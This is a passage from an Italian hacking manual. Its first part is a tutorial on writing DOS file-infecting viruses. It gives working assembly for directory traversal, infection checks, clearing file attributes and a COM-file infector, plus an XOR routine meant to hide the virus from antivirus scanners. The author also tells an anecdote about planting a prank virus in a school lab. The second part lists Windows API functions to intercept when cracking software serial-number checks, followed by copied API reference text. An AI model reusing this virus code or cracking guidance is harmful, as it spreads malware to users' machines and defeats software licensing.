infettare 3) Infettarlo 4) Se infettato sufficientemente STOP 5) Altrimenti ritorna a 1 Dopo aver trovato il file lo si apre, si leggono i primi bytes e si controlla se corrispondono ai primi di V1. Se esiste questa corrispondenza allora significa che il file è già infettato. E importante che non venga intfettato nuvamente lo stesso file.
  • 158.
    Questo è datodal fatto che in genere un parte del codice viene aggiunta al file per cui se si continuasse a controllare il file e se si continuasse ad aggiungere in coda il resto .... Se il file non è infettato : 1) Cambiate gli attributi del file a NULL (resettateli). 2) Salvate la data e il tempo del file. 3) Chiudetelo 4) Apritelo in modo READ/WRITE 5) Salvate P1 e appendetelo alloa fine del file 6) Copiate V1 all’inizio ma cambiate l’offset a cui salta per trasferirgli il controllo in modo corretto. Guardate la parte di codice precedente. 7) Appendete V2 alla fine del file 8) Eseguite il restore dei file attributes/date/time. Tra le altre cose, delle quali abbiamo già visto qulche cosa, ci sono : Una voce da aggiungere è la seguente. Cancellazione delle tracce Questo viene definito in gergo (in inglese) CONCEALER ed è quella parte che nasconde alla vista degli scanner antivirus il nostro ospite. Il metodo più semplice è quello del codificatore. Il codice per un semplice codificatore a XOR è : encrypt_val db ? decrypt: encrypt: mov ah, encrypt_val mov cx, part_to_encrypt_end - part_to_encrypt_start mov si, part_to_encrypt_start mov di, si xor_loop: lodsb ; DS:[SI] - AL xor al, ah stosb ; AL - ES:[DI] loop xor_loop ret Notate che il codificatore e il decodificatore sono gli stessi. Potete chiamare la procedura da dovunque nel programma ma siate sicuri di non chiamarla da una parte che deve essere codificata se non tutto si pianterà. Quindi scrivete il virus, settate il valore di codifica a 0. part_to_encrypt_start e part_to_encrypt_end contengono l’area che deve essere codificata. Usate una CALL decrypt all’inizio di V2 per codificare il file e quindi eseguite il programma. Qando si infetta un file, per prima cosa cambiate il valore di encrypt_val, quindi eseguite la CALL encrypt, e dopo scrivete V2 alla fine del file, e dopo ancora eseguite la CALL decrypt. Ricordo nuovamente di non eseguire la chiamata da un punto che deve essere codificato. Questo è quanto V2 mostra con il NASCONDITORE (concealer): V2_Start: Concealer_Start: . . . Concealer_End:
  • 159.
    Replicator_Start: . . . Replicator_End: Part_To_Encrypt_Start: . . . Part_To_Encrypt_End: V2_End: Alternativamente potete muovereuna parte non codificata compressa tra Part_To_Encrypt_End e V2_End. La codifica rende la vita difficile agli scanner. Essa nasconde anche alcune stringhe presenti nel vostro programma. La codifica è solo un metodo per nascondere il virus ed inoltre potrebbe disporre di varianti. Un altro metodo è quello di cambiare gli interrupts in modo che alcuni risultati vengano modificati e che comunque modifichino il comportamento di certi comandi e utilities. La perte BOMBA del virus ovvero la parte che mostra al mondo la propria esistenza varia a seconda della vostra fantasia. Io anni fà odiavo DB3 perchè per me i programmatori DB3 erano ‘Mangiatori di Cioccorì’. Un virus analizzava gli input e se uno cercava di inserire l’estensione DBF ad un file il virus gli cambiava, mentre lui scriveva, una lettera dell’estensione per cui gli veniva xxx.DCF, xxxx.DBH e dopo 10 volte lo avvertiva che per motivi di orgoglio il sistema si rifiutava di usare volgari files .dbf. Beh! Pensate a quante cose potrebbero sorgere nella VOSTRA (non nella mia) MENTE MALATA E PERVERSA!! Una cosa che mi è accaduta grazie ad un virus che ve la voglio raccontare è la seguente. Tanti anni fa, nel 1984, insegnavo informatica in un istituto. Iniziai nel 1984 con il BASIC e nel 1986 cambiai l’indirizzo del corso con il LINGUAGGIO C. L’aula di laboratorio era il fiore all’occhiello per gli istituti di un tempo per cui quando veniva una personalità in visita il preside lo accompagnava, orgoglioso, a vedere questa classe. Il corso era frequentato da persone di circa 23-24 anni di sesso maschile e femminile. Un anno fu frquentato da alcune ragazze NOTEVOLI una delle quali faceva l’indossatrice di biancheria intima (per farvi capire ...). Ebbi un idea geniale. Feci un virus che una volta installato a tempi random faceva comparire sul video un immagine di du4e che si davano ‘DUE COLPETTI’ e poi sparivano. In pratica tu lavoravi con quello che volevi e di colpo ‘SU...GIU...SU...GIU...VIAAA’ e tutto spariva. Venne in visita il vescovo di una nota citta della Sicilia e il preside lo accompagno a vedere l’aula. Appena entrato si apposto alle spalle di una di queste belle rampolle e si mise ad osservare il lavoro che stavano svolgendo, con a fianco il preside che era tutto gonfio e pavoneggiante. Di colpo ... SU....GIU....SU....GIU , tanto rapidamente che il vescovo disse solo : ‘Opps ... che è stato ... ho visto un nuvoletta che è apparsa e che è subito andata via...’. Il preside che invece aveva avuto il tempo di capire di cosa si trattasse passo dal sorriso smagliante ad un espressione terrorizzata e il suo clore passo tutta la tavolozza dei 16 milioni di colori anche se quel tempo c’era solo la CGI con 256 colori.
  • 160.
    Prese sottobraccio ilvescovo e con una scusa lo portò via di li. Quando torno se la prese con tutti gli alunni e devo confessare di essere stato super-stronzo per non aver avuto il coraggio di dirgli che lo avevo fatto io. Se lo avessi confessato sarei stato leale ma questo mio aspetto di lealtà sarebbe stato slo riportato sulla mia lapide in qanto non penso che sarei soppravissuto all’impatto. Questo è quello che si definisce con il BOMB di un virus !! Per BOMB quindi si intende quello che fa il virius comparendo (e magari quella che vi infilano in un orecchio per non dire da qualche altra parte se vi pescano). Quella che viene definita come DISTRIBUTION è quell’altra parte della propagazione del virus ovvero quel supporto che volete usare per divulgarlo. Tutti questi virus eseguono il loro lavoro attraverso il sistema. Questi rendono Una delle cose da fare inizialmente è legata alla ricerca del file da utilizzare per l’inserimento del codice. Il seguente programma in assembler ezsegue la ricerca trasversale nelle directory del sistema. Il codice è una versione modificata del The Funky Bob Ross Virus [Beta]. traverse_fcn proc near push bp ; Create stack frame mov bp,sp sub sp,44 ; Allocate space for DTA call infect_directory ; Go to search & destroy routines mov ah,1Ah ;Set DTA lea dx,word ptr [bp-44] ; to space allotted int 21h ;Do it now! mov ah, 4Eh ;Find first mov cx,16 ;Directory mask lea dx,[si+offset dir_mask] ; *.* int 21h jmp short isdirok gonow: cmp byte ptr [bp-14], '.' ; Is first char == '.'? je short donext ; If so, loop again lea dx,word ptr [bp-14] ; else load dirname mov ah,3Bh ; and changedir there int 21h jc short donext ; Do next if invalid inc word ptr [si+offset nest] ; nest++ call near ptr traverse_fcn ; recurse directory donext: lea dx,word ptr [bp-44] ; Load space allocated for DTA mov ah,1Ah ; and set DTA to this new area int 21h ; 'cause it might have changed mov ah,4Fh ;Find next int 21h isdirok: jnc gonow ; If OK, jmp elsewhere cmp word ptr [si+offset nest], 0 ; If root directory ; (nest == 0) jle short cleanup ; then Quit dec word ptr [si+offset nest] ; Else decrement nest lea dx, [si+offset back_dir] ; '..' mov ah,3Bh ; Change directory int 21h ; to previous one cleanup: mov sp,bp pop bp ret traverse_fcn endp ; Variables
  • 161.
    nest dw 0 back_dirdb '..',0 dir_mask db '*.*',0 La seguente aggiunta permette di tornare indietro di una directory ed di ripetere l’operazione di controllo nel caso in cui non si sia trovato il numero voluto di programmi da usare come vettori del codice. dir_loopy: call infect_directory lea dx, [bp+dotdot] mov ah, 3bh ; CHDIR int 21h jnc dir_loopy ; Carry set if in root ; Variables dotdot db '..',0 La funzione infect_directory utilizza i metodi FINDFIRST e FINDNEXT per la ricerca dei files. Quando viene trovato un file bisogna settare un nuovo DTA e non utilizzare il DTA presente nel PSP dato che il programma attivandolo se ne accorgerebbe. La funzione dell’INT 21h (Set DTA) serve allo scopo . mov ah, 1Ah ; Set DTA lea dx, [bp+offset DTA] ; to variable called DTA (wow!) int 21h A questo punto si inzia con la procedura del FINFIRST e FINDNEXT. mov ah, 4Eh ; Find first file mov cx, 0007h ; Any file attribute lea dx, [bp+offset file_mask] ; DS:[DX] -- filemask int 21h jc none_found found_another: call check_infection mov ah, 4Fh ; Find next file int 21h jnc found_another none_found: Invece di cercare prima i .EXE e dopo i .COM è sufficiente ricercare *.* e poi controllare se l’estensione è una di quelle volute. Un sistema prudente cerca di non infettare files che verrebbero controllati facilmente come ad esempio il COMMAND.COM. Se si controlla i primi due byte e si trova ‘ND’ allora il file è appunto il command.com cmp word ptr [bp+offset DTA+35], 'DN' ; Reverse word order jz fail_check Un altra procedure che il programma dovrà attivare è legata al fatto di dover controllare se il file trovato è già stato infettato dal programma. Per fare questo normalmente ci si supporta su certi pezzi di codice che sono presenti nel programma. mov ah,3Fh ; Read first three mov cx, 3 ; bytes of the file lea dx, [bp+offset buffer] ; to the buffer int 21h mov ax, 4202h ; SEEK from EOF xor cx, cx ; DX:CX = offset
  • 162.
    xor dx, dx; Returns filesize int 21h ; in DX:AX sub ax, virus_size + 3 cmp word ptr [bp+offset buffer+1], ax jnz infect_it bomb_out: mov ah, 3Eh ; else close the file int 21h ; and go find another In questo esempio si suppone che BX contenga l’handle del file e che virus_size sia la dimensione del virus. In pratica vengono letti i primi tre bytes e dopo il controllo viene eseguito un salto. mov ah, 3Fh ; Read the first four mov cx, 4 ; bytes of the file into lea dx, [bp+offset buffer] ; the buffer. int 21h cmp byte ptr [buffer+3], infection_id_byte ; Check the fourth jz bomb_out ; byte for the marker infect_it: La parte fondamentale del programma è il replicatore. Dopo aver trovato un file idoneo è necessario salvare gli attributi di questo come data, ora e dimensioni per un uso successivo. Il seguente è uno spaccato del DTA. Offset Size What it is 0h 21 BYTES Reserved, varies as per DOS version 15h BYTE File attribute 16h WORD File time 18h WORD File date 1Ah DWORD File size 1Eh 13 BYTES ASCIIZ filename + extension Il seguente codice salva le informazioni dal DTA. lea si, [bp+offset DTA+15h] ; Start from attributes mov cx, 9 ; Finish with size lea di, [bp+offset f_attr] ; Move into your locations rep movsb ; Variables needed f_attr db ? f_time dw ? f_date dw ? f_size dd ? Ora è possibile cambiare gli attributi tramite INT 21h/Function 43h/Subfunction 01h. Questo è per permettere l’infezione di file nascosti, di sistema e read only. lea dx, [bp+offset DTA+1eh] ; DX points to filename in mov ax, 4301h ; DTA xor cx, cx ; Clear file attributes int 21h ; Issue the call
  • 163.
    A questo puntoè possibile aprire il file e usare l’handle per lettura e scrittura. lea dx, [bp+offset DTA+1eh] ; Use filename in DTA mov ax, 3d02h ; Open read/write mode int 21h ; duh. xchg ax, bx ; Handle is more useful in ù ; BX Ed ora il codice per cui si è lavorato fino ad ora ovvero quello per infettare. Quello che segue riguarda i files .COM ; Sample COM infector. Assumes BX holds the file handle ; Assume COM file passes infection criteria and not already infected mov ah, 3fh lea dx, [bp+buffer1] mov cx, 3 int 21h mov ax, 4200h ; Move file pointer to xor cx, cx ; the beginning of the xor dx, dx ; file int 21h mov byte ptr [bp+buffer2], 0e9h ; JMP mov ax, word ptr [bp+f_size] sub ax, part1_size ; Usually 3 mov word ptr [bp+buffer2+1], ax ; offset of JMP ; Encode JMP instruction to replace beginning of the file mov byte ptr [bp+buffer2], 0e9h ; JMP mov ax, word ptr [bp+f_size] sub ax, part1_size ; Usually 3 mov word ptr [bp+buffer2+1], ax ; offset of JMP ; Write the JMP instruction to the beginning of the file mov ah, 40h ; Write CX bytes to mov cx, 3 ; handle in BX from lea dx, [bp+buffer2] ; buffer - DS:[DX] int 21h mov ax, 4202h ; Move file pointer to xor cx, cx ; end of file xor dx, dx int 21h mov ah, 40h ; Write CX bytes mov cx, endofvirus - startofpart2 ; Effective size of virus lea dx, [bp+startofpart2] ; Begin write at start int 21h ; Variables buffer1 db 3 dup (?) ; Saved bytes from the ; infected file to restore ; later buffer2 db 3 dup (?) ; Temp buffer Per i .EXE bisogna prima vedere un attimo di teoria. Quello che segue è l’ header di un file .EXE Ofs Name Size Comments 00 Signature 2 bytes always 4Dh 5Ah (MZ) *02 Last Page Size 1 word number of bytes in last page *04 File Pages 1 word number of 512 byte pages
  • 164.
    06 Reloc Items1 word number of entries in table 08 Header Paras 1 word size of header in 16 byte paras 0A MinAlloc 1 word minimum memory required in paras 0C MaxAlloc 1 word maximum memory wanted in paras *0E PreReloc SS 1 word offset in paras to stack segment *10 Initial SP 1 word starting SP value 12 Negative checksum 1 word currently ignored *14 Pre Reloc IP 1 word execution start address *16 Pre Reloc CS 1 word preadjusted start segment 18 Reloc table offset 1 word is offset from start of file) 1A Overlay number 1 word ignored if not overlay 1C Reserved/unused 2 words • sono quelli cambiati dal virus Per capire il tutto bisogna pensare che il file .EXE è strutturato in segmenti. Questi segmenti possono iniziare e finire ovunque. Quello che bisogna fare è attaccare il codice alla fine.
  • 165.
    API DI WINDOWS. Lapresente parte non vuole essere un manuale completo delle API di Windows visto il numero ragguardevole e quindi lo spazio che occuperebbero in numero di pagine. Inoltre non è lo scopo di questo volume insegnare la programmazione in ambiente Windows ma solo quello di indicare quali funzioni potrebbero essere quelle utilizzate, e quindi da intercettare, nel caso di protezioni. Abbiamo visto prima che alcune volte funzioni come GetDlgItemText, GetDlgItemInt, GetWindowText ecc. erano quelle ricercate al fine di comprendere dove si trovavano le routines che eseguivano le richieste delle stringhe relative ai codici. Altre volte il codice relativo alle funzioni di gestione delle serializzazioni sono più complesse, per volere dei progettisti, per cui l’individuazione dei moduli veri e propri risulta essere più complessa, raggiungibile soltanto mediante la ricerca di altre funzioni come ad esempio quelle che leggono e scrivono informazioni dentro al file di registro. Avrete notato che alcune volte caricando dei programmi per la prima volta vi veniva richiesto il numero di serie. Se per qualche motivo vi capitava di dover eliminare dal disco quel programma e poi rinserirlo avrete notato che i codici di attivazione non vi venivano più richiesti. Le informazioni inserite la prima volta sicuramente venivano salvate da qualche parte e precisamente nel file di registro. Le funzioni che eseguono funzionalità su questo possono essere dei buoni obbiettivi per identificare certi moduli. Nelle seguenti pagine riporto un elenco delle funzioni API più facilmente utilizzate nei moduli di cui stiamo parlando. Come al solito le informazioni provengono da files freeware trovati su Internet. Come ho detto all’inizio non si tratta di tutte le funzioni ma solo di quelle che potrebbero essere utilizzate nei moduli di registrazione. Le funzioni spesso sono le più svariate. Alcune volte ad esempio viene richiesto che l’installazione avvenga dal CD per cui le API potrebbero essere quelle legate al controllo dei dischi quali GetDriveTypeA oppure GetVolumeInformation. Altre volte potrebbero essere funzioni legate alla lettura di campi come ad esempio GetDlgItemTextA ecc. Insomma. Le funzioni elencate sono quelle maggiormente utilizzate per i nostri obiettivi. Ricordatevi che queste API vengono importate dal programma e a ciascuna gli viene assegnato un indirizzo. SoftIce o Wdasm vi mostrano in forma simbolica i nomi per cui le ricerche avvengono per nome vero e proprio. Gli argomenti potrete ricavarli dalle informazioni riportate. Dimenticavo che spesso possiamo ricercare le classiche funzioni di libreria del C destinate alla manipolazione di stringhe come ad esempio _lstrcmp o _lstrlen. Queste possono essere usate per comparare due stringhe, per valutare la lunghezza ecc. C’è anche da tenere sempre presente che le funzioni sono anche relative al linguaggio usato per la creazione delle procedure di timelock. Alcune volte il programmatore che ha scritto il programma ha ideato ed implementato anche le routine di serializzazione. In questo caso sicuramente le funzioni usate in tali routine sono nello stesso linguaggio del resto del programma. Esistono software commerciali che permettono l’aggiunta di routine per la gestione dei demo in file eseguibili. Programmi seri come quelli di Symantec, Macromedia ecc. usano programmi commerciali per le loro versioni demo. Questi sono casi a parte in quanto essendo fatti su misura per queste funzioni utilizzano metodi “molto” professionali legati ad algoritmi di crittografia ecc.
  • 166.
    Se le funzionidi serializzazione sono scritte nello stesso linguaggio del programma allora si tratterà di identificare quale è in quanto le funzioni da cercare saranno relative a questo. Supponiamo di cercare la funzione che fa comparire una dialog che avvisa che il codice è errato di un programma scritto in C. In questo caso, lo abbiamo già visto, dovremmo cercare una MessageBox. Se il programma è scritto in Delphi allora il nome della funzione potrebbe essere ShowMessage() o MessageDlg(). Se i linguaggi si supportano sulle DLL di Windows alla fine utilizzeranno le seguenti API. Infatti è possibile vedere le funzioni importate dei vari RUNTIME (di visualbasic, delphi ecc.) Il seguente spezzone di lista mostra alcune funzioni importate da VisualBasic: Imported functions : c:WindowsVBRUN300.DLL ============================================ GDI 1 SETBKCOLOR GDI 2 SETBKMODE GDI 3 SETMAPMODE GDI 4 SETROP2 GDI 7 SETSTRETCHBLTMODE GDI 9 SETTEXTCOLOR GDI 11 SETWINDOWORG GDI 13 SETVIEWPORTORG GDI 14 SETVIEWPORTEXT GDI 15 OFFSETWINDOWORG GDI 19 LINETO GDI 20 MOVETO GDI 21 EXCLUDECLIPRECT GDI 22 INTERSECTCLIPRECT GDI 23 ARC GDI 24 ELLIPSE GDI 26 PIE GDI 27 RECTANGLE GDI 28 ROUNDRECT GDI 29 PATBLT GDI 30 SAVEDC GDI 34 BITBLT GDI 35 STRETCHBLT GDI 38 ESCAPE GDI 39 RESTOREDC GDI 45 SELECTOBJECT GDI 47 COMBINERGN GDI 48 CREATEBITMAP GDI 50 CREATEBRUSHINDIRECT GDI 51 CREATECOMPATIBLEBITMAP GDI 52 CREATECOMPATIBLEDC GDI 53 CREATEDC GDI 57 CREATEFONTINDIRECT GDI 58 CREATEHATCHBRUSH GDI 61 CREATEPEN GDI 62 CREATEPENINDIRECT GDI 64 CREATERECTRGN GDI 66 CREATESOLIDBRUSH GDI 68 DELETEDC GDI 69 DELETEOBJECT GDI 70 ENUMFONTS GDI 74 GETBITMAPBITS GDI 75 GETBKCOLOR GDI 77 GETCLIPBOX GDI 80 GETDEVICECAPS GDI 82 GETOBJECT GDI 83 GETPIXEL GDI 85 GETROP2 GDI 87 GETSTOCKOBJECT GDI 91 GETTEXTEXTENT GDI 92 GETTEXTFACE GDI 93 GETTEXTMETRICS GDI 97 GETWINDOWORG GDI 106 SETBITMAPBITS GDI 127 DELETEMETAFILE GDI 148 SETBRUSHORG GDI 150 UNREALIZEOBJECT GDI 151 COPYMETAFILE GDI 153 CREATEIC GDI 154 GETNEARESTCOLOR GDI 159 GETMETAFILEBITS GDI 160 SETMETAFILEBITS GDI 172 SETRECTRGN GDI 175 ENUMMETAFILE GDI 176 PLAYMETAFILERECORD GDI 351 EXTTEXTOUT GDI 360 CREATEPALETTE GDI 363 GETPALETTEENTRIES GDI 439 STRETCHDIBITS GDI 440 SETDIBITS GDI 441 GETDIBITS GDI 442 CREATEDIBITMAP KERNEL 1 FATALEXIT KERNEL 3 GETVERSION KERNEL 4 LOCALINIT KERNEL 5 LOCALALLOC KERNEL 6 LOCALREALLOC KERNEL 7 LOCALFREE KERNEL 8 LOCALLOCK KERNEL 9 LOCALUNLOCK KERNEL 10 LOCALSIZE KERNEL 15 GLOBALALLOC KERNEL 16 GLOBALREALLOC KERNEL 17 GLOBALFREE KERNEL 18 GLOBALLOCK KERNEL 19 GLOBALUNLOCK KERNEL 20 GLOBALSIZE KERNEL 21 GLOBALHANDLE KERNEL 22 GLOBALFLAGS KERNEL 23 LOCKSEGMENT KERNEL 24 UNLOCKSEGMENT KERNEL 30 WAITEVENT
  • 167.
    KERNEL 36 GETCURRENTTASK KERNEL37 GETCURRENTPDB KERNEL 46 FREEMODULE KERNEL 47 GETMODULEHANDLE KERNEL 49 GETMODULEFILENAME KERNEL 50 GETPROCADDRESS KERNEL 52 FREEPROCINSTANCE KERNEL 57 GETPROFILEINT KERNEL 58 GETPROFILESTRING KERNEL 60 FINDRESOURCE KERNEL 62 LOCKRESOURCE KERNEL 64 ACCESSRESOURCE KERNEL 65 SIZEOFRESOURCE KERNEL 74 OPENFILE KERNEL 81 _LCLOSE KERNEL 82 _LREAD KERNE 84_LLSEEK
  • 168.
    Per motivi dispazio la lista è stata troncata. Se volete ricostruirle relative ad ogni RunTime potete usare ScanBin sulle DLL tipo VBRUN400.DLL ecc. Il nome prima del numero e del nome della funzione è la DLL da cui proviene. I testi sono originali in lingua inglese per evitare mie interpretazioni errate. GetDlgItem The GetDlgItem function retrieves the handle of a control in the specified dialog box. HWND GetDlgItem( HWND hDlg, // handle of dialog box int nIDDlgItem //identifier of control ); Parameters hDlg Identifies the dialog box that contains the control. nIDDlgItem Specifies the identifier of the control to be retrieved. Return Values If the function succeeds, the return value is the window handle of the given control. If the function fails, the return value is NULL, indicating an invalid dialog box handle or a nonexistent control. Remarks You can use the GetDlgItem function with any parent-child window pair, not just with dialog boxes. As long as the hDlg parameter specifies a parent window and the child window has a unique identifier (as specified by the hMenu parameter in the CreateWindow or CreateWindowEx function that created the child window), *GetDlgItem returns a valid handle to the child window. See Also CreateWindow, CreateWindowEx, GetDlgItemInt, GetDlgItemText GetDlgItemInt The GetDlgItemInt function translates the text of a specified control in a dialog box into an integer value. UINT GetDlgItemInt( HWND hDlg, // handle to dialog box int nIDDlgItem, // control identifier BOOL *lpTranslated, // points to variable to receive success/failure indicator BOOL bSigned // specifies whether value is signed or unsigned ); Parameters hDlg
  • 169.
    Handle to thedialog box that contains the control of interest. nIDDlgItem Dialog item identifier that specifies the control whose text is to be translated. lpTranslated Points to a Boolean variable that receives a function success/failure value. TRUE indicates success, FALSE indicates failure. This parameter is optional: it can be NULL. In that case, the function returns no information about success or failure. bSigned Specifies whether the function should examine the text for a minus sign at the beginning and return a signed integer value if it finds one. TRUE specifies that this should be done, FALSE that it should not. Return Values If the function succeeds, the variable pointed to by lpTranslated is set to TRUE, and the return value is the translated value of the control text. If the function fails, the variable pointed to by lpTranslated is set to FALSE, and the return value is zero. Note that, since zero is a possible translated value, a return value of zero does not by itself indicate failure. If lpTranslated is NULL, the function returns no information about success or failure. If the bSigned parameter is TRUE, specifying that the value to be retrieved is a signed integer value, cast the return value to an int type. Remarks The GetDlgItemInt function retrieves the text of the given control by sending the control a WM_GETTEXT message. The function translates the retrieved text by stripping any extra spaces at the beginning of the text and then converting the decimal digits. The function stops translating when it reaches the end of the text or encounters a nonnumeric character. If the bSigned parameter is TRUE, the GetDlgItemInt function checks for a minus sign (-) at the beginning of the text and translates the text into a signed integer value. Otherwise, the function creates an unsigned integer value. The GetDlgItemInt function returns zero if the translated value is greater than INT_MAX (for signed numbers) or UINT_MAX (for unsigned numbers). See Also GetDlgItem GetDlgItemText The GetDlgItemText function retrieves the title or text associated with a control in a dialog box. UINT GetDlgItemText(
  • 170.
    HWND hDlg, //handle of dialog box int nIDDlgItem, // identifier of control LPTSTR lpString, // address of buffer for text int nMaxCount // maximum size of string ); Parameters hDlg Identifies the dialog box that contains the control. nIDDlgItem Specifies the identifier of the control whose title or text is to be retrieved. lpString Points to the buffer to receive the title or text. nMaxCount Specifies the maximum length, in characters, of the string to be copied to the buffer pointed to by lpString. If the length of the string exceeds the limit, the string is truncated. Return Values If the function succeeds, the return value specifies the number of characters copied to the buffer, not including the terminating null character. If the function fails, the return value is zero. Remarks The GetDlgItemText function sends a WM_GETTEXT message to the control. See Also GetDlgItemInt GetLocalTime The GetLocalTime function retrieves the current local date and time. VOID GetLocalTime( LPSYSTEMTIME lpSystemTime // address of system time structure ); Parameters lpSystemTime Points to a SYSTEMTIME structure to receive the current local date and time. Return Values This function does not return a value. See Also GetSystemTime
  • 171.
    GetOpenFileName The GetOpenFileName functioncreates an Open common dialog box that lets the user specify the drive, directory, and the name of a file or set of files to open. BOOL GetOpenFileName( LPOPENFILENAME lpofn // address of structure with initialization data ); Parameters lpofn Pointer to an OPENFILENAME structure that contains information used to initialize the dialog box. When GetOpenFileName returns, this structure contains information about the user's file selection. Return Values If the user specifies a filename and clicks the OK button, the return value is nonzero. The buffer pointed to by the lpstrFile member of the OPENFILENAME structure contains the full path and filename specified by the user. If the user cancels or closes the Open dialog box or an error occurs, the return value is zero. To get extended error information, call the CommDlgExtendedError function, which can return one of the following values: CDERR_FINDRESFAILURE CDERR_NOHINSTANCE CDERR_INITIALIZATION CDERR_NOHOOK CDERR_LOCKRESFAILURE CDERR_NOTEMPLATE CDERR_LOADRESFAILURE CDERR_STRUCTSIZE CDERR_LOADSTRFAILURE FNERR_BUFFERTOOSMALL CDERR_MEMALLOCFAILURE FNERR_INVALIDFILENAME CDERR_MEMLOCKFAILURE FNERR_SUBCLASSFAILURE Remarks By default, Windows 95 and Windows NT version 4.0 display a new version of the Open dialog box that provides user-interface features that are similar to the Windows Explorer. You can provide an OFNHookProc hook procedure for an Explorer- style Open dialog box. To enable the hook procedure, set the OFN_EXPLORER and OFN_ENABLEHOOK flags in the Flags member of the OPENFILENAME structure and specify the address of the hook procedure in the lpfnHook member. Windows 95 and Windows NT 4.0 continue to support the old-style Open dialog box for applications that want to maintain a user-interface consistent with the Windows 3.1 or Windows NT 3.51 user-interface. To display the old-style Open dialog box, enable an OFNHookProcOldStyle hook procedure and ensure that the OFN_EXPLORER flag is not set. GetPrivateProfileInt The GetPrivateProfileInt function retrieves an integer associated with a key in the specified section of the given initialization file. This function is
  • 172.
    provided for compatibilitywith 16-bit Windows-based applications. Win32-based applications should store initialization information in the registry. UINT GetPrivateProfileInt( LPCTSTR lpAppName, // address of section name LPCTSTR lpKeyName, // address of key name INT nDefault, // return value if key name is not found LPCTSTR lpFileName // address of initialization filename ); Parameters lpAppName Points to a null-terminated string containing the section name in the initialization file. lpKeyName Points to the null-terminated string containing the key name whose value is to be retrieved. This value is in the form of a string; the GetPrivateProfileInt function converts the string into an integer and returns the integer. nDefault Specifies the default value to return if the key name cannot be found in the initialization file. lpFileName Points to a null-terminated string that names the initialization file. If this parameter does not contain a full path to the file, Windows searches for the file in the Windows directory. Return Values If the function succeeds, the return value is the integer equivalent of the string following the specified key name in the specified initialization file. If the key is not found, the return value is the specified default value. If the value of the key is less than zero, the return value is zero. Remarks The function searches the file for a key that matches the name specified by the lpKeyName parameter under the section name specified by the lpAppName parameter. A section in the initialization file must have the following form: [section] key=value . . . The GetPrivateProfileInt function is not case-sensitive; the strings in lpAppName and lpKeyName can be a combination of uppercase and lowercase letters. An application can use the GetProfileInt function to retrieve an integer value from the WIN.INI file. Windows NT:
  • 173.
    Calls to privateprofile functions may be mapped to the registry instead of to the specified initialization files. This mapping occurs when the initialization file and section are specified in the registry under the following keys: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMapping This mapping is likely if an application modifies system-component initialization files, such as CONTROL.INI, SYSTEM.INI, and WINFILE.INI. In these cases, the GetPrivateProfileInt function retrieves information from the registry, not from the initialization file; the change in the storage location has no effect on the function's behavior. The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use the following steps to locate initialization information: 1. Look in the registry for the name of the initialization file, say myfile.ini, under IniFileMapping: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMappingmyfile.ini 2. Look for the section name specified by lpAppName. This will be a named value under myfile.ini, or a subkey of myfile.ini, or will not exist. 3. If the section name specified by lpAppName is a named value under myfile.ini, then that value specifies where in the registry you will find the keys for the section. 4. If the section name specified by lpAppName is a subkey of myfile.ini, then named values under that subkey specify where in the registry you will find the keys for the section. If the key you are looking for does not exist as a named value, then there will be an unnamed value (shown as "<No Name>") that specifies the default location in the registry where you will find the key. 5. If the section name specified by lpAppName does not exist as a named value or as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No Name>") under myfile.ini that specifies the default location in the registry where you will find the keys for the section. 6. If there is no subkey for myfile.ini, or if there is no entry for the section name, then look for the actual myfile.ini on the disk and read its contents. When looking at values in the registry that specify other registry locations, there are several prefixes that change the behavior of the ini file mapping: ! - this character forces all writes to go both to the registry and to the .INI file on disk. # - this character causes the registry value to be set to the value in the Windows 3.1 .INI file when a new user logs in for the first time after setup. @ - this character prevents any reads from going to the .INI file on disk if the requested data is not found in the registry. USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix is relative to that key.
  • 174.
    SYS: - thisprefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after the prefix is relative to that key. See Also GetProfileInt GetPrivateProfileString The GetPrivateProfileString function retrieves a string from the specified section in an initialization file. This function is provided for compatibility with 16-bit Windows-based applications. Win32-based applications should store initialization information in the registry. DWORD GetPrivateProfileString( LPCTSTR lpAppName, // points to section name LPCTSTR lpKeyName, // points to key name LPCTSTR lpDefault, // points to default string LPTSTR lpReturnedString, // points to destination buffer DWORD nSize, // size of destination buffer LPCTSTR lpFileName // points to initialization filename ); Parameters lpAppName Points to a null-terminated string that specifies the section containing the key name. If this parameter is NULL, the GetPrivateProfileString function copies all section names in the file to the supplied buffer. lpKeyName Pointer to the null-terminated string containing the key name whose associated string is to be retrieved. If this parameter is NULL, all key names in the section specified by the lpAppName parameter are copied to the buffer specified by the lpReturnedString parameter. lpDefault Pointer to a null-terminated default string. If the lpKeyName key cannot be found in the initialization file, GetPrivateProfileString copies the default string to the lpReturnedString buffer. This parameter cannot be NULL. Avoid specifying a default string with trailing blank characters. The function inserts a null character in the lpReturnedString buffer to strip any trailing blanks. Windows 95: Although lpDefault is declared as a constant parameter, Windows 95 strips any trailing blanks by inserting a null character into the lpDefault string before copying it to the lpReturnedString buffer. Windows NT: Windows NT does not modify the lpDefault string. This means that if the default string contains trailing blanks, the lpReturnedString and lpDefault strings will not match when compared using the lstrcmp function. lpReturnedString Pointer to the buffer that receives the retrieved string. nSize
  • 175.
    Specifies the size,in characters, of the buffer pointed to by the lpReturnedString parameter. lpFileName Pointer to a null-terminated string that names the initialization file. If this parameter does not contain a full path to the file, Windows searches for the file in the Windows directory. Return Values If the function succeeds, the return value is the number of characters copied to the buffer, not including the terminating null character. If neither lpAppName nor lpKeyName is NULL and the supplied destination buffer is too small to hold the requested string, the string is truncated and followed by a null character, and the return value is equal to nSize minus one. If either lpAppName or lpKeyName is NULL and the supplied destination buffer is too small to hold all the strings, the last string is truncated and followed by two null characters. In this case, the return value is equal to nSize minus two. Remarks The GetPrivateProfileString function searches the specified initialization file for a key that matches the name specified by the lpKeyName parameter under the section heading specified by the lpAppName parameter. If it finds the key, the function copies the corresponding string to the buffer. If the key does not exist, the function copies the default character string specified by the lpDefault parameter. A section in the initialization file must have the following form: [section] key=string . . . If lpAppName is NULL, GetPrivateProfileString copies all section names in the specified file to the supplied buffer. If lpKeyName is NULL, the function copies all key names in the specified section to the supplied buffer. An application can use this method to enumerate all of the sections and keys in a file. In either case, each string is followed by a null character and the final string is followed by a second null character. If the supplied destination buffer is too small to hold all the strings, the last string is truncated and followed by two null characters. If the 